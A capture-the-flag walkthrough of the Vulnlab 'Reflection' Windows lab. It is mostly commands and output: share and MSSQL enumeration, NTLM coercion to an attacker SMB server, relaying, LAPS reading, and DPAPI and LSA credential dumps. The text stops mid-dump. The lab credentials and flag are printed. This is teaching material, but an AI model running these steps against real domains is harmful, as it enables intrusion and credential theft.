Overview
- Type Chains
- OS Windows
- Severity Medium
- Creator xct & r0BIT
- Release date 2023 Jun 10
- IP 10.10.184.133, 10.10.184.134, 10.10.184.135
Enumeration
Start the instance via Discord, wait around 10 minutes for the machine to start all services and let’s go:
Nmap
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.184.133
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-02 15:52 JST
Nmap scan report for dc01.reflection.vl (10.10.184.133)
Host is up (0.24s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-02-02 06:52:24Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: reflection.vl0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
636/tcp  open  tcpwrapped
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.10.184.133:1433:
|     Target_Name: REFLECTION
|     NetBIOS_Domain_Name: REFLECTION
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: reflection.vl
|     DNS_Computer_Name: dc01.reflection.vl
|     DNS_Tree_Name: reflection.vl
|_    Product_Version: 10.0.20348
| ms-sql-info:
|   10.10.184.133:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2025-02-02T06:53:18+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-02-02T06:30:21
|_Not valid after:  2055-02-02T06:30:21
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: reflection.vl0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=dc01.reflection.vl
| Not valid before: 2025-02-01T06:27:25
|_Not valid after:  2025-08-03T06:27:25
| rdp-ntlm-info:
|   Target_Name: REFLECTION
|   NetBIOS_Domain_Name: REFLECTION
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: reflection.vl
|   DNS_Computer_Name: dc01.reflection.vl
|   DNS_Tree_Name: reflection.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-02-02T06:52:38+00:00
|_ssl-date: 2025-02-02T06:53:18+00:00; -1s from scanner time.
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
- Found a domain controller of the domain reflection.vl.
- Main open ports are for Kerberos, DNS, LDAP, SMB and also RDP. Seems MSSQL is also accessible externally, but this database and this service should be internal only.
- add
dc01.reflection.vl,reflection.vlin /etc/hosts
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.184.134
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-02 15:43 JST
Nmap scan report for ms01.reflection.vl (10.10.184.134)
Host is up (0.24s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
135/tcp open     msrpc         Microsoft Windows RPC
445/tcp open     microsoft-ds?
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.10.184.134:1433:
|     Target_Name: REFLECTION
|     NetBIOS_Domain_Name: REFLECTION
|     NetBIOS_Computer_Name: MS01
|     DNS_Domain_Name: reflection.vl
|     DNS_Computer_Name: ms01.reflection.vl
|     DNS_Tree_Name: reflection.vl
|_    Product_Version: 10.0.20348
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-02-02T06:27:45
|_Not valid after:  2055-02-02T06:27:45
| ms-sql-info:
|   10.10.184.134:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2025-02-02T06:49:26+00:00; -1s from scanner time.
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: REFLECTION
|   NetBIOS_Domain_Name: REFLECTION
|   NetBIOS_Computer_Name: MS01
|   DNS_Domain_Name: reflection.vl
|   DNS_Computer_Name: ms01.reflection.vl
|   DNS_Tree_Name: reflection.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-02-02T06:49:20+00:00
|_ssl-date: 2025-02-02T06:49:26+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=ms01.reflection.vl
| Not valid before: 2025-02-01T06:27:14
|_Not valid after:  2025-08-03T06:27:14
49669/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
- Main open ports are for HTTP server, LDAP, SMB and also RDP, WinRM. MSSQL is also accessible externally for this host, pretty weird.
- add
ms01.reflection.vlin /etc/hosts
$ nmap -sCV -Pn -p135,139,445,3389 --min-rate=1000 -T4 10.10.184.135
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-02 15:54 JST
Nmap scan report for ws01.reflection.vl (10.10.184.135)
Host is up (0.24s latency).

PORT     STATE    SERVICE       VERSION
135/tcp  open     msrpc         Microsoft Windows RPC
445/tcp  open     microsoft-ds?
3389/tcp open     ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-02-02T06:55:34+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ws01.reflection.vl
| Not valid before: 2025-02-01T06:29:36
|_Not valid after:  2025-08-03T06:29:36
| rdp-ntlm-info:
|   Target_Name: REFLECTION
|   NetBIOS_Domain_Name: REFLECTION
|   NetBIOS_Computer_Name: WS01
|   DNS_Domain_Name: reflection.vl
|   DNS_Computer_Name: ws01.reflection.vl
|   DNS_Tree_Name: reflection.vl
|   Product_Version: 10.0.19041
|_  System_Time: 2025-02-02T06:54:55+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
- Main open ports are for SMB and RDP.
- add
ws01.reflection.vlin /etc/hosts
SMB Shared folder (445/tcp)
Enumerate the SMB shares:
- DC01:
$ nxc smb dc01.reflection.vl -u 'guest' -p '' --shares
SMB         10.10.184.133   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:reflection.vl) (signing:False) (SMBv1:False)
SMB         10.10.184.133   445    DC01             [-] reflection.vl\guest: STATUS_ACCOUNT_DISABLED
Guest account is disabled
Let’s retry anonymously:
$ nxc smb dc01.reflection.vl -u '' -p '' --shares
SMB         10.10.184.133   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:reflection.vl) (signing:False) (SMBv1:False)
SMB         10.10.184.133   445    DC01             [+] reflection.vl\:
SMB         10.10.184.133   445    DC01             [-] Error enumerating shares: STATUS_ACCESS_DENIED
Not allowed
- MS01:
$ nxc smb ms01.reflection.vl -u 'guest' -p '' --shares
SMB         10.10.184.134   445    MS01             [*] Windows Server 2022 Build 20348 x64 (name:MS01) (domain:reflection.vl) (signing:False) (SMBv1:False)
SMB         10.10.184.134   445    MS01             [+] reflection.vl\guest:
SMB         10.10.184.134   445    MS01             [*] Enumerated shares
SMB         10.10.184.134   445    MS01             Share           Permissions     Remark
SMB         10.10.184.134   445    MS01             -----           -----------     ------
SMB         10.10.184.134   445    MS01             ADMIN$                          Remote Admin
SMB         10.10.184.134   445    MS01             C$                              Default share
SMB         10.10.184.134   445    MS01             IPC$            READ            Remote IPC
SMB         10.10.184.134   445    MS01             staging         READ            staging environment
Found we have a read access to
stagingandIPC$so we can list domain users
- WS01:
$ nxc smb ws01.reflection.vl -u 'guest' -p '' --shares
SMB         10.10.184.135   445    WS01             [*] Windows 10 / Server 2019 Build 19041 x64 (name:WS01) (domain:reflection.vl) (signing:False) (SMBv1:False)
SMB         10.10.184.135   445    WS01             [-] reflection.vl\guest: STATUS_ACCOUNT_DISABLED
Same than for DC01, nothing
Let’s dig into staging, found a staging_db.conf file:
$ smbng -u guest -p '' -d reflection.vl --host ms01.reflection.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'ms01.reflection.vl' as 'reflection.vl\guest'!
■[\\ms01.reflection.vl\]> use staging
■[\\ms01.reflection.vl\staging\]> ls
d-------     0.00 B  2023-06-08 02:42  .\
d-------     0.00 B  2023-06-08 02:41  ..\
-a------    50.00 B  2023-06-08 20:21  staging_db.conf
■[\\ms01.reflection.vl\staging\]> get staging_db.conf
'staging_db.conf' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 50/50 bytes • ? • 0:00:00
■[\\ms01.reflection.vl\staging\]> exit
$ cat staging_db.conf
user=web_staging
password=Washroom510
db=staging
Found a DB and the credentials
Try to authentication to MS01 and DC01 as both have MSSQL running:
$ nxc mssql ms01.reflection.vl -u 'web_staging' -p 'Washroom510' --local-auth
MSSQL       10.10.184.134   1433   MS01             [*] Windows Server 2022 Build 20348 (name:MS01) (domain:reflection.vl)
MSSQL       10.10.184.134   1433   MS01             [+] MS01\web_staging:Washroom510

$ nxc mssql dc01.reflection.vl -u 'web_staging' -p 'Washroom510' --local-auth
MSSQL       10.10.184.133   1433   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:reflection.vl)
MSSQL       10.10.184.133   1433   DC01             [-] DC01\web_staging:Washroom510 (Login failed for user 'web_staging'. Please try again with or without '--local-auth')
Only ok on MS01
MS01
MSSQL Enumeration
We proceed to the enumeration of the MSSQL staging database:
$ impacket-mssqlclient reflection.vl/web_staging:'Washroom510'@ms01.reflection.vl
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(MS01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(MS01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (web_staging  guest@master)> select @@version;

------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64)
	Sep 24 2019 13:48:23
	Copyright (C) 2019 Microsoft Corporation
	Express Edition (64-bit) on Windows Server 2022 Standard 10.0 <X64> (Build 20348: ) (Hypervisor)


SQL (web_staging  guest@master)> SELECT name FROM master.dbo.sysdatabases;
name
-------
master

tempdb

model

msdb

staging

SQL (web_staging  guest@master)> SELECT table_name from staging.INFORMATION_SCHEMA.TABLES;
table_name
----------
users

SQL (web_staging  guest@master)> SELECT * FROM staging.INFORMATION_SCHEMA.TABLES;
TABLE_CATALOG   TABLE_SCHEMA   TABLE_NAME   TABLE_TYPE
-------------   ------------   ----------   ----------
staging         dbo            users        b'BASE TABLE'

SQL (web_staging  guest@master)> SELECT * from [staging].[dbo].users;
id   username   password
--   --------   -------------
 1   b'dev01'   b'Initial123'

 2   b'dev02'   b'Initial123'

SQL (web_staging  guest@master)> SELECT * FROM sys.configurations WHERE name = 'xp_cmdshell';
Found 2 credentials:
dev01:Initial123dev02:Initial123xp_cmdshellis disabled
Try a spray attack with netexec using both accounts against DC01, MS01 and WS01 but failed.
NTLMv2 Hash catching
As we are authenticated to MSSQL, we can attempt to obtain the hash of the user running the database by using the xp_dirtree command.
We set a smb server using impacket:
$ impacket-smbserver -smb2support share .
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
We point xp_dirtree to our attacker machine with a UNC path:
SQL (web_staging guest@master)> exec xp_dirtree '\\10.8.4.253\share'
We got the hash of svc_web_staging:
[*] Incoming connection (10.10.184.134,61572)
[*] AUTHENTICATE_MESSAGE (REFLECTION\svc_web_staging,MS01)
[*] User MS01\svc_web_staging authenticated successfully
[*] svc_web_staging::REFLECTION:aaaaaaaaaaaaaaaa:91e88eb5d4021f5ad6b2034a8a27042a:01010000000000000033ce524575db0195bd1ccaec5ef3a80000000001001000640067006e00640050006e004f006b0003001000640067006e00640050006e004f006b00020010006a0049007a0063006c00560067007500040010006a0049007a0063006c00560067007500070008000033ce524575db01060004000200000008003000300000000000000000000000003000003d2db3c29e69b799b645efb497509de806c958e27beeb3596e86be7610077b0c0a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e0038002e0034002e003200350033000000000000000000
Try to crack it with Hashcat but failed.
NTLM Relaying (web_prod)
Even if we failed to crack the hash for the service account svc_web_staging, that proves that we have the ability to relay the credentials.
To do this, we will use the tool impacket-ntlmrelayx.
This tool will relay the NTLM hash that we can see much like in Responder and use that NTLM hash to authenticate to another service.
We can relay the credentials to any service on a target machine (in our case the DC), should that service allow for NTLM authentication and allows svc_web_staging to authenticate to it.
To get this working, SMB Signing must be set to false:
$ nxc smb dc01.reflection.vl -u 'web_staging' -p 'Washroom510'
SMB         10.10.184.133   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:reflection.vl) (signing:False) (SMBv1:False)
SMB         10.10.184.133   445    DC01             [-] reflection.vl\web_staging:Washroom510 STATUS_LOGON_FAILURE
Confirmed
Let’s try SMB, though we could also point it to the MSSQL service on the DC as we want.
Start ntlmrelayx to point to the DC with the -i option for an interactive session:
$ impacket-ntlmrelayx -t smb://10.10.184.133 -smb2support -i
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
We can also launch like this:
$ impacket-ntlmrelayx --no-http-server -smb2support -t 10.10.184.133 -i
Execute the same xp_dirtree command that we did earlier:
exec xp_dirtree '\\10.8.4.253\share'
We successfully received the authentication, and it’s indicating that the attack is targeting the domain controller:
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 10.10.184.134, attacking target smb://10.10.184.133
[*] Authenticating against smb://10.10.184.133 as REFLECTION/SVC_WEB_STAGING SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
[*] All targets processed!
[*] SMBD-Thread-7 (process_request_thread): Connection from 10.10.184.134 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-8 (process_request_thread): Connection from 10.10.184.134 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-9 (process_request_thread): Connection from 10.10.184.134 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-10 (process_request_thread): Connection from 10.10.184.134 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-11 (process_request_thread): Connection from 10.10.184.134 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-12 (process_request_thread): Connection from 10.10.184.134 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-13 (process_request_thread): Connection from 10.10.184.134 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-14 (process_request_thread): Connection from 10.10.184.134 controlled, but there are no more targets left!
As you can see, an SMB client shell was started on our local machine on port 11000:
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
We can connect to it using netcat.
Warning:
- Be sure that you do NOT close out of ntlmrelayx until we’ve finished using the local shell.
$ rlwrap -cAr nc 127.0.0.1 11000
Type help for list of commands
#
Enumeration des SMB shares in the context of svc_web_staging:
# shares
ADMIN$
C$
IPC$
NETLOGON
prod
SYSVOL
Found a new one named
prod
Inside it we found the prod_db.conf file that seems simmilar than our previous grab but for the production env:
# use prod
# ls
drw-rw-rw-          0  Thu Jun  8 02:44:26 2023 .
drw-rw-rw-          0  Thu Jun  8 02:43:22 2023 ..
-rw-rw-rw-         45  Thu Jun  8 20:24:39 2023 prod_db.conf
# get prod_db.conf
$ cat prod_db.conf
user=web_prod
password=Tribesman201
db=prod
Found the credentials to login to the production database, since the
prodshare was on the DC, we can attempt to authenticate to the MSSQL instance running on the DC
DC01
MSSQL Enumeration
$ impacket-mssqlclient reflection.vl/web_prod:'Tribesman201'@dc01.reflection.vl
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (web_prod  guest@master)> SELECT name FROM master.dbo.sysdatabases;
name
------
master

tempdb

model

msdb

prod

SQL (web_prod  guest@master)> SELECT table_name from prod.INFORMATION_SCHEMA.TABLES;
table_name
----------
users

SQL (web_prod  guest@master)> SELECT * from [prod].[dbo].users;
id   name              password
--   ---------------   -----------------
 1   b'abbie.smith'    b'CMe1x+nlRaaWEw'

 2   b'dorothy.rose'   b'hC_fny3OK9glSJ'
Found that seems 2 domain users:
abbie.smith:CMe1x+nlRaaWEwdorothy.rose:hC_fny3OK9glSJ
We should be fine to close out of NTLM relay for now as we won’t need it anymore.
AD enumeration
$ nxc ldap dc01.reflection.vl -u 'abbie.smith' -p 'CMe1x+nlRaaWEw' --bloodhound -c all,LoggedOn --dns-server 10.10.184.133
SMB         10.10.184.133   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:reflection.vl) (signing:False) (SMBv1:False)
LDAP        10.10.184.133   389    DC01             [+] reflection.vl\abbie.smith:CMe1x+nlRaaWEw
LDAP        10.10.184.133   389    DC01             Resolved collection methods: session, psremote, trusts, acl, dcom, rdp, loggedon, container, objectprops, group, localadmin
LDAP        10.10.184.133   389    DC01             Done in 00M 55S
LDAP        10.10.184.133   389    DC01             Compressing output into /home/user/.nxc/logs/DC01_10.10.184.133_2025-02-02_174020_bloodhound.zip
Then ingest to BloodHound CE to analyze:

Both,
abbie.smithanddorothy.roseare members of theSTAFFgroup

- The user
ABBIE.SMITH@REFLECTION.VLhasGenericAllpermissions to the computerMS01.REFLECTION.VL.- This is also known as full control. This permission allows the trustee to manipulate the target object however they wish.
To be able to abuse that we need to check if we can add a new computer:
$ nxc ldap dc01.reflection.vl -u 'abbie.smith' -p 'CMe1x+nlRaaWEw' -M maq
SMB         10.10.184.133   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:reflection.vl) (signing:False) (SMBv1:False)
LDAP        10.10.184.133   389    DC01             [+] reflection.vl\abbie.smith:CMe1x+nlRaaWEw
MAQ         10.10.184.133   389    DC01             [*] Getting the MachineAccountQuota
MAQ         10.10.184.133   389    DC01             MachineAccountQuota: 0
Arfff we can’t add a new computer object so we can’t use Resource-Based Constrained Delegation (RBCD) :/
LAPS Password reading (Reflection-MS01_User)
Plan B, Due to us having GenericAll over the machine account, we can read the LAPS password of the Administrator account on this server.
$ nxc ldap dc01.reflection.vl -u 'abbie.smith' -p 'CMe1x+nlRaaWEw' -M laps
SMB         10.10.184.133   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:reflection.vl) (signing:False) (SMBv1:False)
LDAP        10.10.184.133   389    DC01             [+] reflection.vl\abbie.smith:CMe1x+nlRaaWEw
LAPS        10.10.184.133   389    DC01             [*] Getting LAPS Passwords
LAPS        10.10.184.133   389    DC01             Computer:MS01$ User:                Password:H447.++h6g5}xi
The user should be the local admin, just in case we double check
$ nxc smb ms01.reflection.vl -u 'abbie.smith' -p 'CMe1x+nlRaaWEw' --laps
SMB         10.10.184.134   445    MS01             [*] Windows Server 2022 Build 20348 x64 (name:MS01) (domain:reflection.vl) (signing:False) (SMBv1:False)
SMB         10.10.184.134   445    MS01             [+] MS01\administrator:H447.++h6g5}xi (Pwn3d!)
Found
MS01\Administrator:H447.++h6g5}xi
Then we can connect to the MS01 as administrator and grab the flag Reflection-MS01_User:
$ evil-winrm -i ms01.reflection.vl -u administrator -p 'H447.++h6g5}xi'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls ..\Desktop


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          6/8/2023   4:23 AM             36 flag.txt


*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ..\Desktop\flag.txt
VL{0d0a7b68ddc98dba0a3eb5e9b8a409ff}
MS01
DPAPI Credentials dumping (Georgia.Price)
$ nxc smb ms01.reflection.vl -u administrator -p 'H447.++h6g5}xi' --local-auth --dpapi
SMB         10.10.184.134   445    MS01             [*] Windows Server 2022 Build 20348 x64 (name:MS01) (domain:MS01) (signing:False) (SMBv1:False)
SMB         10.10.184.134   445    MS01             [+] MS01\administrator:H447.++h6g5}xi (Pwn3d!)
SMB         10.10.184.134   445    MS01             [*] Collecting User and Machine masterkeys, grab a coffee and be patient...
SMB         10.10.184.134   445    MS01             [+] Got 8 decrypted masterkeys. Looting secrets...
SMB         10.10.184.134   445    MS01             [SYSTEM][CREDENTIAL] Domain:batch=TaskScheduler:Task:{013CD3ED-72CB-4801-99D7-8E7CA1F7E370} - REFLECTION\Georgia.Price:DBl+5MPkpJg5id
Found
Georgia.Price:DBl+5MPkpJg5id
As now we pwned Georgia.Price then check in BHCE:

Hummmm DEJA VU
But this time no chance as LAPS is not configured on WS01:
$ nxc ldap dc01.reflection.vl -u 'Georgia.Price' -p 'DBl+5MPkpJg5id' -M laps
SMB         10.10.184.133   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:reflection.vl) (signing:False) (SMBv1:False)
LDAP        10.10.184.133   389    DC01             [+] reflection.vl\Georgia.Price:DBl+5MPkpJg5id
LAPS        10.10.184.133   389    DC01             [*] Getting LAPS Passwords
LAPS        10.10.184.133   389    DC01             [-] No result found with attribute ms-MCS-AdmPwd or msLAPS-Password !
WS01
Resource-Based Constrained Delegation
We have no chance with LAPS for WS01 but we have always GenericAll and in our situation, we can exploit Resource-Based Constrained Delegation (RBCD) since we already own a machine (MS01$), allowing us to use it to carry out our attack.
We’ll first need to set the delegation properties between MS01$ and WS01$ respectively so that MS01 can perform delegation on behalf of users in WS01.
Read the msDs-AllowedToActOnBehalfOfOtherIdentity attribute:
$ impacket-rbcd -delegate-to 'ws01$' -dc-ip dc01.reflection.vl -action 'read' 'reflection.vl/Georgia.Price:DBl+5MPkpJg5id'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
Perfect, it’s empty
Set the delegation:
$ impacket-rbcd -delegate-from 'ms01$' -delegate-to 'ws01$' -dc-ip dc01.reflection.vl -action 'write' 'reflection.vl/Georgia.Price:DBl+5MPkpJg5id'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] ms01$ can now impersonate users on ws01$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     MS01$        (S-1-5-21-3375389138-1770791787-1490854311-1104)
Then double check:
$ impacket-rbcd -delegate-to 'ws01$' -dc-ip dc01.reflection.vl -action 'read' 'reflection.vl/Georgia.Price:DBl+5MPkpJg5id'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Accounts allowed to act on behalf of other identity:
[*]     MS01$        (S-1-5-21-3375389138-1770791787-1490854311-1104)
Now that we have that set, we can now exploit S4U2Proxy to request for a service ticket to CIFS (being SMB) as the Administrator user.
The only stipulate here is that we’ll need the plaintext password of the MS01$ machine account to do this.
So we dump all LSA secrets on MS01:
$ nxc smb ms01.reflection.vl -u administrator -p 'H447.++h6g5}xi' --local-auth --lsa
SMB         10.10.184.134   445    MS01             [*] Windows Server 2022 Build 20348 x64 (name:MS01) (domain:MS01) (signing:False) (SMBv1:False)
SMB         10.10.184.134   445    MS01             [+] MS01\administrator:H447.++h6g5}xi (Pwn3d!)
SMB         10.10.184.134   445    MS01             [+] Dumping LSA secrets
SMB         10.10.184.134   445    MS01             REFLECTION.VL/svc_web_staging:$DCC2$10240#svc_web_staging#6123c7b97697564e016b797de99025dd: (2023-06-07 19:08:01)
SMB         10.10.184.134   445    MS01             REFLECTION.VL/Administrator:$DCC2$10240#Administrator#10c8403d0d68c47754170bf825ffbe9d: (2023-06-07 19:11:08)
SMB         10.10.184.134   445    MS01             REFLECTION.VL/Georgia.Price:$DCC2$10240#Georgia.Price#f20a83b9452ce1c17cf4a57c2b05f7ec: (2025-02-02 06:43:15)
SMB         10.10.184.134   445    MS01             REFLECTION\MS01$:aes256-cts-hmac-sha1-96:29c987480950b05809b27dd47679c85fde73358f705fe38e2cf261a49417edfa
SMB         10.10.184.134   445    MS01             REFLECTION\MS01$:aes128-cts-hmac-sha1-96:be1558b7edd291dfc160e14f4a75d209
SMB         10.10.184.134   445    MS01             REFLECTION\MS01$:des-cbc-md5:133b4ca8f47acb08
